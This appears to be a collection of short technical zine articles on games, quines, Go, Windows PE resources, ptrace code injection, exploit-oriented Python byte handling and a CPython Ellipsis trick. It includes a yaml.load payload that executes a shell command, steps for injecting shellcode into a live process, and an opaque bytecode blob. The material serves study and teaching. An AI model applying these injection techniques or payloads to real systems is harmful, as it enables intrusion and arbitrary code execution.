 <div class="txt">Bomb Out!</div></div></body>
<script
src="https://code.jquery.com/jquery-3.4.1.min.js"
integrity="sha256-CSXorXvZcTkaix6Yvo6HppcZGetbYMG
WSFlBw8HfCJo=" crossorigin="anonymous"></script>
<script> PX='px';    /* var|0 is a cast to int */
Pos = (e,x,y)=>e.css({left:x|0+PX,top:y|0+PX});
Div = (c,x,y)=>Pos($('<div/>',{class:c}),x,y)
 .appendTo(BG); /* ↓ pixel pos ↔ 1D index conv */
I2px = (i)=>[15+(i%23)*30,30+(i/23|0)*30];
Px2i = (x,y)=>((x-15)/30|0)+(y/30-1|0)*23;
Collpx = (x,y,nc)=>!nc.includes(Px2i(x,y))&&
 (MMAP[Px2i(x,y)]||[0])[0];
MmapAdd = (c,i)=>MMAP[i]=[c,Div(
 [0,'wall','brick','bomb'][c],...I2px(i))];
Rnd = Math.random;
AVATAR = ['&#x1F63E;','&#x1F608;'];
PPXPOS = [[47,62],[647,422]];
PIPOS = [[24],[320]]; PINV = [[1,3],[1,3]];
KEYB = []; MBOMB = []; MMAP = []; MITEM = [];
LASTTM = $.now(); DEAD = 0; END = 0;
Boom = (bomb,pos,pl,range,dir=9)=>{
 MBOMB[pos]=0; MMAP[pos]=[0]; bomb.remove();
 PINV[pl][0]++;      /* ↓ explode in every dir */
 [-23,23,-1,1].map((v,j)=>{ if(j==dir) return;
 for(let k=0;k<range;k++){
  let c=pos+v*k, p=I2px(c), e=MMAP[c]||[0];
  if(e[0]==1) break;
  let x=Div('boom',...p).html('&#x1F4A5;');
  x.fadeOut(500,()=>x.remove());
  PIPOS.forEach((pipos,pl)=>DEAD|=pipos.some(
   i=>i==c)?PDIV[pl].html('&#x1F480;')|1<<pl:0);
  if(e[0]==2) { e[1].remove(); e[0]=0;
   if(Rnd()<0.3) { let t = (Rnd()<0.5)|0;
    MITEM[c] = [t,Div('bonus',...p).html(
     ['&#x1F4A3;','&#x1F525;'][t])]; } break; }
  if(MITEM[c]) {
   MITEM[c][1].remove(); MITEM[c]=0; break; }
  let b=MBOMB[c]; if (b) {
   clearTimeout(b[1]); b[0](b,c,pl,range,j); }
}})};
Mainloop = ()=>{
 if(END) return;
 let tm = ($.now()-LASTTM)/1000;LASTTM = $.now();
 [38,40,37,39,87,83,65,68].forEach((c,i)=>{
  if(!KEYB[c]) return; /* ↑ these are keycodes */
  let k=PPXPOS[i>>2].map((v,j)=>
   v+[[0,-1],[0,1],[-1,0],[1,0]][i%4][j]*tm*120);
  let kk=[0,1,2,3].map( /* 4 corners of player */
   j=>[k[0]+26*(j&1),k[1]+26*(j>>1)]), q=i>>2;
  if(!kk.some(t=>Collpx(...t,PIPOS[q]))) {
   PPXPOS[q]=k; PIPOS[q]=kk.map(t=>Px2i(...t));
   PIPOS[q].forEach(c=>{let b=MITEM[c]; if(b){
    PINV[q][b[0]]++; b[1].remove(); MITEM[c]=0;
 }})}});    /* Movement model is kinda bad TBH */
 [13,49].forEach((c,i)=>{    /* ← keycodes too */
  if(!(KEYB[c]&&PINV[i][0])) return; KEYB[c]=0;
  let m=Px2i(PPXPOS[i][0]+13,PPXPOS[i][1]+13);
  if(!MBOMB[m]) {
   let b=Div('bomb',...I2px(m)).html('&#x1F4A3'),
    cb=()=>{Boom(b,m,i,PINV[i][1])};
   MMAP[m]=[3]; PINV[i][0]--;
   MBOMB[m]=[cb,setTimeout(cb,3000)];
 }});
 PDIV.forEach((c,i)=>Pos(c,...PPXPOS[i]));
 if(DEAD) END=$(".txt").html(DEAD==3?"Draw!":
  "Player "+AVATAR[(DEAD==1)|0]+" wins!"); }
Resetmap = ()=>{
 BG=$('.bg')[0];
 for(k=0;k<15*23;k++) {
  let i=k%23, j=k/23|0;     /* ↓ taxi distance */
  if(Rnd()<0.6&&[[1,1],[21,13]].every(p=>Math.abs
   (i-p[0])+Math.abs(j-p[1])>1)) MmapAdd(2,k);
  if(!(i%2||j%2)||!i||i==22||!j||j==14)
   MmapAdd(1,k); }
 PDIV=[0,1].map(
  i=>Div('player',...PPXPOS[i]).html(AVATAR[i]))}
$(function(){ $(document).keydown(e=>KEYB[
 e.keyCode]=1).keyup(e=>KEYB[e.keyCode]=0);
Resetmap();setInterval(Mainloop, 15);});</script>
```



quinesnake

a quine that plays snake over its own source!

github.com/taylorconor/quinesnake

It compiles itself! Run it with `./quinesnake.cpp`

```
/*bin/ls>/dev/null;sed -n 's/.*.\/\*\(.*\)../\1/p' $0|I=$0 sh;exit;*/std::map<I,
I>m={{97,1},{'w',/*echo g++ -std=c++11 -oo $I -lcurses -DI=int -DF=if -DK=ret\*/
2},{'d',3}};I/*urn -includectime,curses.h,iostream,map,unistd.h|sed s/,/\ -in\*/
w=80,h=28,x=2,y=2,a=2,b=0,d,e,z=768;std::wstring/*clude/g|sh;./o</dev/tty;exit*/
s=LR"x(/*bin/ls>/dev/null;sed -n 's/.*.\/\*\(.*\)../\1/p' $0|I=$0 sh;exit;*/std:
:map<I,I>m={{97,1},{'w',/*echo g++ -std=c++11 -oo $I -lcurses -DI=int -DF=if -DK
=ret\*/2},{'d',3}};I/*urn -includectime,curses.h,iostream,map,unistd.h|sed s/,/\
 -in\*/w=80,h=28,x=2,y=2,a=2,b=0,d,e,z=768;std::wstring/*clude/g|sh;./o</dev/tty
;exit*/s=LR"x%dx";I G(I x,I y){K 3&s[y*w+x]>>8;}I C(I x,I y,I c){(s[y*w+x]&=~z)|
=c<<8;}I P(I d,I &x,I &y){F(d==1)x-=2;!d&&y++;d==2&&y--;F(d==3)x+=2;}I M(){curs_
set(0);I a=rand()%w/2*2,b=rand()%h;timeout(0);F(!G(a,b))C(a,b,2);else M();}I A(I
 x,I y){K s[y*w+x]>>10;}I S(I d){(s[y*w+x]&=~3072)|=d<<10;}I T(){d=A(x,y);F(0<=(
e=getch())&&abs(m[e]-d)!=2)d=m[e];S(d);P(d,x,y);F(x<0||y==h||y<0||x>w-2||G(x,y)&
1)K 0;S(d);F(G(x,y)&2)M();else{s[b*w+a]&=~z;P(A(a,b),a,b);}C(x,y,1);move(0,0);fo
r(I i=0;i<w*h;){attron(e=z&s[i]);addch((char)s[i++]);addch(s[i++]);attroff(e);F(
!(i%w))addch(10);}refresh();K 1;}I main(){srand(time(0));while((e=s.find(10))>0)
s.erase(e,1);s.replace(s.find(L"%d"),2,L"("+s+L")");initscr();start_color();for(
e=0;e<3;){init_pair(e,0,e+9);C(2,e++,1);}noecho();M();while(T())usleep(z<<7);end
win();})x";I G(I x,I y){K 3&s[y*w+x]>>8;}I C(I x,I y,I c){(s[y*w+x]&=~z)|=c<<8;}
I P(I d,I &x,I &y){F(d==1)x-=2;!d&&y++;d==2&&y--;F(d==3)x+=2;}I M(){curs_set(0);
I a=rand()%w/2*2,b=rand()%h;timeout(0);F(!G(a,b))C(a,b,2);else M();}I A(I x,I y)
{K s[y*w+x]>>10;}I S(I d){(s[y*w+x]&=~3072)|=d<<10;}I T(){d=A(x,y);F(0<=(e=getch
())&&abs(m[e]-d)!=2)d=m[e];S(d);P(d,x,y);F(x<0||y==h||y<0||x>w-2||G(x,y)&1)K 0;S
(d);F(G(x,y)&2)M();else{s[b*w+a]&=~z;P(A(a,b),a,b);}C(x,y,1);move(0,0);for(I i=0
;i<w*h;){attron(e=z&s[i]);addch((char)s[i++]);addch(s[i++]);attroff(e);F(!(i%w))
addch(10);}refresh();K 1;}I main(){srand(time(0));while((e=s.find(10))>0)s.erase
(e,1);s.replace(s.find(L"%d"),2,L"("+s+L")");initscr();start_color();for(e=0;e<3
;){init_pair(e,0,e+9);C(2,e++,1);}noecho();M();while(T())usleep(z<<7);endwin();}
```

A *quine* is a program that takes no input and prints its own source as its only output. "Stepping outside itself", e.g. by printing the contents of its own file, isn't allowed; so it's not a completely trivial problem!

Quines are generally interesting to look at but almost completely useless otherwise. The standard trick used to write one is to represent a copy of the program's own source as data within the program, usually in a string. It can then be formatted into itself and printed. This two-line Python quine is a neat example of this:

```
s = 's = %r\nprint(s%%s)'
print(s%s)
```

Quinesnake uses this string formatting to allow it to print its own source, but makes things more interesting by playing the classic game *snake* over the source (with wasd controls) after it's printed! It's still a quine, it just runs a game loop to accept keyboard control input, and highlights parts of the text as it continuously prints it to render the snake and the food, using the `curses` library.

There are a number of techniques used to make *quinesnake* as small as possible. Perhaps the most interesting one is that it compiles itself. Making the source file executable and executing it invokes `g++` on itself with a number of flags, includes and defines. This works because the first line of the program, `/*bin/ls>/dev/null…`, is interpreted as a shell command, despite also being a valid C++ comment. The `sed` magic, borrowed mostly verbatim from stedolan's *minhttp* project, parses the C++ comments (which contain the shell commands to compile the program) out of the source file and executes them as a single shell command. Without this it's really tricky to minify the program, because `include` and `define` statements must be on their own line.

To keep track of the state of the game, and to make the source as confusing to read as possible (which is also important!), *quinesnake* stores the game state in the spare bits of the source-as-data string used by the quine. The type of this string is `std::wstring`, a string class for storing wide (>=16 bit, or `wchar_t`) characters. Since *quinesnake* only uses it to store 8-bit ASCII characters, that leaves the rest spare to store the state of the character in the output (empty, snake, or food), and the direction of the snake pixel that proceeds this one (up, down, left or right), if it's part of the snake. Every other `wchar_t` in the string contains these 4 bits of game state in the higher order bits above the regular character, so they're removed by casting the `wchar_t` down to `char` when printing.

Finally, string formatting in these programs can be a huge pain when special characters need to be escaped (e.g. quotes, newlines) so that they appear as special characters in the source, but escaped characters in the source-as-data string. To not have to worry about this, *quinesnake* uses a *raw* wide string for the data, which does no special character escaping. The little substitution that's required is done manually instead, by manually finding a `%d` substitution token in the string to replace it with the string itself.

Hopefully this inspires you to write your next useless and overcomplicated program! — Conor Taylor

Emulating Virtual Functions in Go

Go doesn't support the inheritance-based OOP model known from languages like Java or C++, composition is favored instead.

We are going to **abuse (really, don't do it in your code)** Go's interfaces and embedding to achieve dynamic dispatch (think virtual functions in C++).

Let's dive in!

First, we define an **interface** type describing all the virtual methods that are going to be defined.

```
type VehicleVirtualParts interface {
  VColor() (int, int, int)
}

type Vehicle interface {
  Speed() int
  Color() (int, int, int)
  VehicleVirtualParts
}
```

`VehicleBase` is where most of the magic happens.

```
type VehicleBase struct {
  virtual VehicleVirtualParts
}
```

`Speed()` calls the "virtual" function `Color()`, so we expect that the return value will be different for types that implement `VColor()` differently.

```
func (vb *VehicleBase) Speed() int {
  r, g, b := vb.Color()
  if r == 255 && g == 0 && b == 0 {
    return 9001 // strictly over 9000
  }
  return 100
}
```

`SetVTable()` is going to be called in "constructors" of types that inherit from `VehicleBase`. `VehicleBase.virtual` field is an interface type, so each time you call its method, the **dynamic** type's method is going to be invoked (aka dynamic dispatch).

```
func (vb *VehicleBase) SetVTable(v VehicleVirtualParts) {
  vb.virtual = v
}
```

The `Color()` function makes it opaque for the rest of the code that the implementation uses dynamic dispatch.

```
func (vb *VehicleBase) Color() (int, int, int) {
  return vb.virtual.VColor()
}
```

We are using `NewX()` for every defined type. It is not really needed for `VehicleBase`, but we're doing it to for the sake of consistency. Derived types are going to do something meaningful there.

```
func NewVehicleBase() *VehicleBase {
  return &VehicleBase{}
}
```

All types below use embedding to emulate inheritance.

```
type Car struct {
  *VehicleBase
}
```

First, you need to construct your base type, and then call `SetVTable()`. See `NewCar()` and `NewMotorcycle()`.

```
func NewCar() Car {
  c := Car{NewVehicleBase()}
  c.SetVTable(c)
  return c
}

func (c Car) VColor() (int, int, int) {
  return 0, 255, 0 // cars are green
}


type Motorcycle struct {
  *VehicleBase
}

func NewMotorcycle() Motorcycle {
  m := Motorcycle{NewVehicleBase()}
  m.SetVTable(m)
  return m
}

func (m Motorcycle) VColor() (int, int, int) {
  return 255, 0, 0 // motorcycles are red
}
```

`RedCar` overrides `Car`'s `VColor()` implementation.

```
type RedCar struct {
  Car
}

func NewRedCar() RedCar {
  r := RedCar{NewCar()}
  r.SetVTable(r)
  return r
}

func (r RedCar) VColor() (int, int, int) {
  return 255, 0, 0 // red cars are red
}
```

Running the program below:

```
func main() {
  m := NewMotorcycle()
  c := NewCar()
  r := NewRedCar()

  printSpeed("Motorcycle", m)
  printSpeed("Car", c)
  printSpeed("RedCar", r)
}

func printSpeed(name string, v Vehicle) {
  fmt.Printf("%s speed: %v\n", name, v.Speed())
}
```

will output:

```
Motorcycle speed: 9001
Car speed: 100
RedCar speed: 9001
```

As desired, the value of `Speed()` changes as it depends on the "virtual dispatch" of the `Color()` function.

– kele

Intro to Embedded Resources in Windows Apps
by Jon 'Doc' Andrew

No matter what operating system you're working with, some type of "object" format will be used to store binary "runnable" code and/or data that can be executed or linked with other objects to produce an executable. Linux uses ELF (Executable and Linking Format), and Windows uses PE (Portable Executable). Generally, they perform the exact same function, and both contain "sections" like **.text** (for executable code), **.bss** (uninitialized data), **.data** (for initialized data), and many others. In Linux, an application binary is an ELF object file with a flag (ET_EXEC) set. In Windows, an application binary is a PE object file with a flag (IMAGE_FILE_EXECUTABLE_IMAGE) set.

So far, so good, right? If we dig a little deeper into the PE format used in Windows, there are some optional sections that are not present in ELF. One of these is a **.rsrc** (resource) section. Typical applications will have the application icon and an "application manifest" (XML file describing the app) bundled into the executable within a **.rsrc** section. The **.rsrc** section can even behave as a complete directory structure within the PE file! Anything can be a resource, even driver files and 3rd party DLLs!

The advantage to using this technique over those described later in this article is the availability of Win32 API calls for easily accessing these resources at runtime and ability to re-link new resources in without recompilation.

The SysInternals "procmon" app uses this technique to extract a kernel driver (.sys - which is also a PE file) used for listening to OS events. In fact, in an .exe you can embed a .dll as a resource, which itself contains a .sys file! In this sense, a PE file can act a lot like a .zip file, which can itself contain other .zip files. Instead of having to run an installer or ship a .zip file, a single .exe can be delivered which extracts the resources it needs at runtime.

Here's a brief example of embedding a small text file into an executable. This should be run in a Visual Studio native tools command prompt. I used D (www.dlang.org) for the executable, but C/C++ would be very similar. Note that 64-bit code must be used here so link.exe will work with our D .obj file.

Creating a resource, resource definition and compiling into a .res file:

```
> echo PAGEDOUT! > myres.txt
> echo FOO RCDATA "myres.txt" > myres.rc
> rc.exe myres.rc
```

Source for loading the resource (hello.d): (imports and function omitted for brevity)

```
auto res = FindResource(null, "FOO", RT_RCDATA);
char* ptr = cast(char*)LoadResource(null, res);
auto size = SizeofResource(null, res);
write(ptr[0 .. size]);
```

Compiling, linking and running the code:

```
> dmd.exe -m64 -c hello.d
> link.exe hello.obj myres.res \
       /LIBPATH:C:\D\dmd2\windows\lib64 \
       legacy_stdio_definitions.lib
> .\hello.exe
PAGEDOUT!
```

Note that there are other ways to embed non-executable data into an .exe. For instance, self-extracting 7-Zip files can be created by just concatenating a .sfx (the executable part) with a small config file and the compressed file archive itself using a command like this:

```
> copy /b a.sfx + b.conf + c.7z d.exe
```

```
+----------+-------------+---------------+
| PE .exe  | Config text |Compressed file|
+----------+-------------+---------------+
```

The PE format is ignorant about what's at the end of the PE image itself. If you try to analyze the self-extracting executable with a utility like dumpbin.exe, you'll see that a relatively small portion of the overall file is represented as a PE. At runtime, the self-extracting code reads its own file to get the config and compressed data for extraction.

Finally, you can always compile static data into the object file and link that into the binary. One way to do this is opening the file to embed in a hex editor like HxD, and exporting it as a .c file. Instead of rc.exe, compile this with your regular C compiler and link it with the rest of the app as usual.

Note that unlike PE resources, using static data in an object file is a cross-platform solution. GNU binutils' or mingw's "objcopy" or "ld" can also take a regular file and save it as an object file which exports a symbol for your embedded data. That symbol can be referenced in your app as a static variable. You can use this variable, write the memory to disk, etc. Of course, you could encrypt, compress or obfuscate the data prior to inclusion in your application.

Unknown apps with large read-only data sections or **.data** sections that appear to contain executable code should be suspected for holding some sort of payload using this technique!

- Watch ace hackers solve pwnable challenges in a four player race live on YouTube
- Listen to commentary and insightful analysis to learn the best exploitation tricks
- Think you are up to the task? Solve the community challenge and participate yourself!

Information and schedule: https://pwny.racing

Community Advertisement

How do I start with reverse engineering?

Starting off with reverse engineering is challenging, to say the least. There are numerous blogs freely available online which show certain techniques, but nearly all of them use proprietary tools. For this reason, I decided to create my own Binary Analysis Course[1] where the focus is on the *how* and *why*, in combination with free tooling. Starting from June 2018, I published an array of articles, starting off at the very beginning and ending at known malware families such as Emotet or Magecart.

The course is, and will, remain free for anyone to use in the future. If you have feedback or questions about the course or about reverse engineering in general, feel free to reach out to me on @LibraAnalysis[2] on Twitter!

1 https://maxkersten.nl/binary-analysis-course/

2 https://twitter.com/LibraAnalysis

Introduction to ptrace - injecting code into a running process

Injecting code into a running program can have many use cases, from widely defined malware, runtime patches of the process that cannot be stopped, up to the topic of debuggers and reverse engineering frameworks. They all need access to the state of the execution of another process, with ability to read/write values from memory or registers.

On Linux such ability to debug another process is provided by a system call named ptrace. It allows any program (called "tracer") to observe and modify state of another process attached to it ("tracee") via number of requests.

```
#include <sys/ptrace.h>
long ptrace(enum __ptrace_request request,
pid_t pid, void *addr, void *data);
```

One thing to note is that although arguments to ptrace are interpreted according to the prototype, glibc currently declares ptrace as a variadic function with only the request argument fixed. It is still recommended to use all four arguments, setting unused to `0L` or `(void *) 0`.

In order to start debugging an already running program, we have to send a `PTRACE_ATTACH` request to a target process identified by its `PID` (Process IDentifier) value. After that the tracee will receive `SIGSTOP` signal, pausing the execution in its current state, for which we have to wait in tracer program.

```
ptrace(PTRACE_ATTACH, pid, NULL, NULL);
wait(NULL);
```

At this moment, we're ready to mess around with the state of the process we're attached to. We can get values of registers into a structure called `user_regs_struct` defined in `<sys/user.h>` header.

```
struct user_regs_struct old_regs;
ptrace(PTRACE_GETREGS, pid, NULL,
&old_regs);
```

Having that information and an ability to set the values of registers in a process, we can change the flow of execution by modifying the `RIP` (`EIP` in x86, `RIP` on x86-64 as used in this example) register.

But before doing anything, let's think about where we would place our code in memory. One way to do it would be to parse `/proc/PID/maps` file and look for sections containing permissions to execute.

```
~> cat /proc/12862/maps
556e40ee8000-556e40ee9000 r--p 00000000
08:01 918642 /home/w3ndige/sample_process
556e40ee9000-556e40eea000 r-xp 00001000
08:01 918642 /home/w3ndige/sample_process
```

In this example, second section from the truncated maps output would be a way to go, we have matching permissions ("`r-xp`") and an address range where we would be able to write our code (`556e40ee9000-556e40eea000`). Even though writing a parser for maps file is really easy, you can also use different techniques - overwriting code from address stored in `RIP` is another trivial technique. On the other hand, we can try to find a code cave in a process memory and inject code in it.

Once we have a region in memory that will be suitable for injection, we can use another ptrace request called `PTRACE_POKEDATA` to write a word (32 or 64 bits) of data (here represented by `uint64_t` array) into a specified address (`long int`). Similarly to that we can read from memory with `PTRACE_PEEKDATA` request.

```
ptrace(PTRACE_POKEDATA, pid, addr + i * 8,
shellcode[i]);
```

So, we've managed to inject code into the memory of a process within some region. Now we have to come back to previously stored registers, change the value of `RIP` to the address where we placed our code and set registers to the process. Finally, after that we can continue the execution of tracee.

```
old_regs.rip = addr;
ptrace(PTRACE_SETREGS, pid, NULL,
&old_regs);
ptrace(PTRACE_CONT, pid, NULL, NULL);
```

Remember that while tracing multithreaded applications, tracee is always only a single thread, meaning that after attaching to the process we'll be actually attaching to the initial thread. Others will continue execution just as before.

PoC: *github.com/W3ndige/linux-process-injection*

Strings & bytes in Python 3

You are building an exploit and, not being a barbarian, have switched from Python 2 to 3. One part of your exploit involves leaking an important address by dumping a chunk of memory. This chunk of memory contains a lot of random data but somewhere in the middle you know that there is a string "Här: "[1] followed by the 4 bytes representing the little endian encoding on the address you are looking for. You copy some old Python 2 code that you have used for a similar situation:

```
def extract_leaked_pointer(leak):
    marker = 'Här: '
    start = leak.find(marker)
    leak_start = start + len(marker)
    leak_data = leak[leak_start:leak_start+4]
    return struct.unpack('<I', leak_data)[0]
```

Sadly, when running this, you get the following error:

```
TypeError: argument should be integer
 or bytes-like object, not 'str'
```

To solve this, you try to decode the leaked bytes into a string by adding this line to the code:


```
leak = leak.decode('utf-8')
```

Unfortunately, this doesn't work either and you are left staring at another error message:

```
UnicodeDecodeError: 'utf-8' codec can't
 decode bytes in position 0-1: invalid
 continuation byte
```

In ~~anger~~ your desire to develop as hacker, you turn to ~~Twitter and complain about how Python 3 sucks~~ this article to understand how to reason about Python 3, strings, character encodings and arbitrary bytes.

The problem is that you are trying to interpret an arbitrary sequence of bytes as UTF-8 encoded data. This is the equivalent of trying to push a square peg through a round hole. It won't work. The following diagram shows what you are trying to do and where it goes wrong.




[1]Swedish for "here"

Let's remind ourselves about character encodings. The goal is to represent a character such as "A". Computers work with numbers (more precisely bits), not characters, so we translate the character into a number. In the ASCII encoding, this is the number 65. We call this the codepoint. This value is then encoded using a single byte 0x41. This is simple in ASCII because there is a one to one to one mapping between characters, codepoints and bytes and can this be implicitly done without thinking about it. Python strings are not limited to ASCII but can represent the full Unicode range. If we use the UTF-8 encoding and take the character *ä* we instead get:

Character	Codepoint	Bytes	Encoding
A	65	0x41	ASCII
A	65	0x41	UTF-8
ä	228	0xC3 0xA4	UTF-8

Specifically, one character maps to a codepoint which is encoded with more than one byte and not every sequence of bytes represents a valid character. This is what causes the problem. To solve this, instead of trying to convert the "haystack" bytes into a string and search for a substring, you convert the "needle" marker into a sequence of UTF-8 bytes and search for that sequence of bytes in the haystack. When it is found, you can extract bytes relative to that offset and process then accordingly, in this case, convert them to a 32-bit number. This slightly modified diagram describes this approach.




Which, translated to Python 3 code looks like this:

```
def extract_leaked_pointer_python3(leak):
    marker = 'Här: '.encode('utf-8')
    start = leak.find(marker)
    leak_start = start + len(marker)
    leak_data = leak[leak_start:leak_start+4]
    return struct.unpack('<I', leak_data)[0]
```

In short, don't try to convert bytes that don't represent text, into text. Instead convert the text into bytes, use it to extract the relevant bytes and then process them accordingly. Now your exploit works in Python 3 and you can leave another legacy language behind.

CP850 cmd game in C# .NET

Meemki, a somewhat bored security researcher who accidentally exploits and therefore shuts down a part of the *stable universe computer*, is the protagonist in an urban noir-style EASCII game. He learned a lot about the infrastructure he discovered by using an unknown proprietary protocol. Now he knows the universe will de-stabilize reaching an undefined state in a couple of days. He needs to get physical access to the universe computing infrastructure which is held by the SAOTU (*Secret Alliance of the Universe*). On his way he needs to exploit all kinds of security systems, physical as well as computer based and gets himself in situations he was not prepared for.....



When starting with this *Meemki* project, a few constraints were made for the sake of fun, style and challenge: run in cmd; system libs only; graphics with CP850 chars. I used C# .NET because it is fast to get to the point and I am quite confident with it.
In this article, some tricks are shown which solve common problems with game development for cmd to get you started.
First of all, we want a borderless fullscreen cmd. This can be achieved by utilizing WinAPI's ConsoleApi3.h available through the kernel32.dll. In particular we are going to use the SetConsoleDisplayMode function which can be accessed in C# as follows:

```
[DllImport("kernel32.dll")]
public static extern bool
    SetConsoleDisplayMode(IntPtr hConsoleOutput,
    uint dwFlags,
    out _COORD lpNewScreenBufferDimensions);
```

In order to invoke it, we need the _COORD struct and a handle to the console screen buffer:

```
[StructLayout(LayoutKind.Sequential)]
public struct _COORD
{
    public short X;
    public short Y;
    public _COORD(short x, short y)
    {X = x; Y = y;}
};
[DllImport("kernel32.dll")]
public static extern IntPtr
    GetStdHandle(int nStdHandle);
```

Calling the functions on startup with -11 for the standard output handle and 1 for console fullscreen mode:

```
_COORD coord = new _COORD();
SetConsoleDisplayMode(
    GetStdHandle(-11), 1, out xy);
```

...and you are done! Fullscreen borderless cmd.
Based on the keywords DllImport and the imported function's names, you are able to dig into the topic(s) deeper or just use the code to set up a fullscreen cmd to get an immersive experience.
Another tricky part is the keyboard input: Open a notepad in Windows and press a letter on your keyboard for some time. You will notice a delay before the letter is repeatedly printed and probably a delay after releasing the key. This behavior is called character repeat hold time and delay. It is a system setting and also occurs when using the standard Console.ReadKey in C#. The delay is very impractical for games, so we need another way to handle keyboard input. Luckily there is a way using WinAPI's winuser.h through user32.dll. The GetKeyState function allows us to check if a given key is down and can be used in C# as follows:

```
[DllImport("user32.dll")]
public static extern short GetKeyState(
    int nVirtKey);
```

The returned short's high order bit will be 1 if the nVirtKey is down. All that is left to do is getting the hex code for the key we want to check (http://msdn.microsoft.com/en-us/library/dd375731%28v=VS.85%29.aspx), pass it to the function and compare with a proper bitmask:

```
if ((GetKeyState(0x27) & 0x8000) != 0)
```

0x27 is the right-arrow on the keyboard and the if-statement is true when the key is down. This way keystrokes feel very direct. If this solution is still too slow for you, have a look at the GetAsyncKeyState function within winuser.h which reflects the interrupt-level state of the keys.
Last but not least, if you want to redraw the content of the cmd, it is worth to consider double buffering to avoid flickering/stuttering which is likely to appear when redrawing the whole screen for every frame. For *Meemki* a memory buffer is used and only the changes between two frames are redrawn to the screen by using Console.SetCursorPosition and Console.Write.
Meemki is currently in a very early stage but if you are interested, check it out here: github.com/0xRUFF/Meemki

DISCLAIMER: The described methods may not work on all devices as they might depend on certain drivers.

from cpython_exploit_ellipsis import *

Have you ever tried using `Ellipsis` in Python? No? Then do this in your Python interpreter:

```
>>> ...
Ellipsis
```

Boom! If you don't know what `Ellipsis` is for,this article won't explain it[1]. We will play with `Ellipsis` a bit more instead. Let's begin with some magic:

```
>>> from cpython_exploit_ellipsis import *

>>> ..., isinstance(..., Ellipsis.__class__)
(Ellipsis, True)
```

The `Ellipsis` seems to be the same but it has two additional features. First of all, we don't have to do any explicit `import` statements now. We can do inline imports instead, via `Ellipsis` object's `__getattr__`:

```
>>> ....antigravity
<module 'antigravity' from
↪  '/usr/lib/python3.X/antigravity.py'>
```

Since those are real modules, we can also call their functions. Let's see this on an example that uses the unsafe `yaml.load` function that allows us to launch arbitrary code via loading proper yaml payload:

```
>>> ....yaml.load(
... "!!python/object/apply:os.system "
... "['echo yaml.load is insecure by design :(']")
yaml.load is insecure by design :(
0
```

The second feature the magic gave us is the ability to get libc functions via `__getitem__`. This might be handy if you want to play with things like `printf`, `scanf` or other not-so-obvious functions and you are too sophisticated to put yourself in a write-compile-launch loop. Example below.

```
>>> ...['system']
<_FuncPtr object at 0x7f35603aa4f8>
>>> ...['rand']()
51242132
>>> ...['printf'](b'%p %p %p %p %p %p\n', id(...))
0x9bb100 (nil) 0x1be1498 0x555390 0x555421 0xa
47
```

That's all. So how is it done? See for yourself by solving the puzzle below and studying the exploit code! Enjoy o/

```
33 0d 0d 0a 56 27 eb 5c b9 01 00 00 e3 00 00 00 00 00 00 00 00 00 00 00 00 07 00 00 00
40 00 00 00 73 76 00 00 00 64 00 64 01 6c 00 54 00 47 00 64 02 64 03 84 00 64 03 83 02
5a 01 78 34 65 02 65 03 64 04 6a 04 83 01 83 01 64 05 64 06 64 07 68 03 18 00 44 00 5d
18 5a 05 65 06 65 01 65 05 65 07 64 04 6a 04 65 05 83 02 83 03 01 00 71 30 57 00 65 08
65 01 83 01 65 09 65 08 64 04 83 01 65 0a 65 0b 83 01 17 00 65 0c 65 0d 83 01 83 02 6a
0e 5f 0f 64 08 5a 10 64 09 53 00 29 0a e9 00 00 00 00 29 01 da 01 2a 63 00 00 00 00 00
00 00 00 00 00 00 00 02 00 00 00 40 00 00 00 73 20 00 00 00 65 00 5a 01 64 00 5a 02 64
01 64 02 84 00 5a 03 65 04 5a 05 64 03 64 04 84 00 5a 06 64 05 53 00 29 06 da 04 5f 5f
5f 5f 63 01 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 43 00 00 00 73 04 00 00 00 64
01 53 00 29 02 4e da 08 45 6c 6c 69 70 73 69 73 a9 00 29 01 da 01 5f 72 05 00 00 00 72
05 00 00 00 fa 21 2f 74 65 73 74 2f 63 70 79 74 68 6f 6e 5f 65 78 70 6c 6f 69 74 5f 65
6c 6c 69 70 73 69 73 2e 70 79 da 08 5f 5f 72 65 70 72 5f 5f 04 00 00 00 73 02 00 00 00
00 01 7a 0d 5f 5f 5f 5f 2e 5f 5f 72 65 70 72 5f 5f 63 02 00 00 00 00 00 00 00 02 00 00
00 03 00 00 00 43 00 00 00 73 0e 00 00 00 74 00 74 01 64 01 83 01 7c 01 83 02 53 00 29
02 4e 7a 09 6c 69 62 63 2e 73 6f 2e 36 29 02 da 07 67 65 74 61 74 74 72 5a 04 43 44 4c
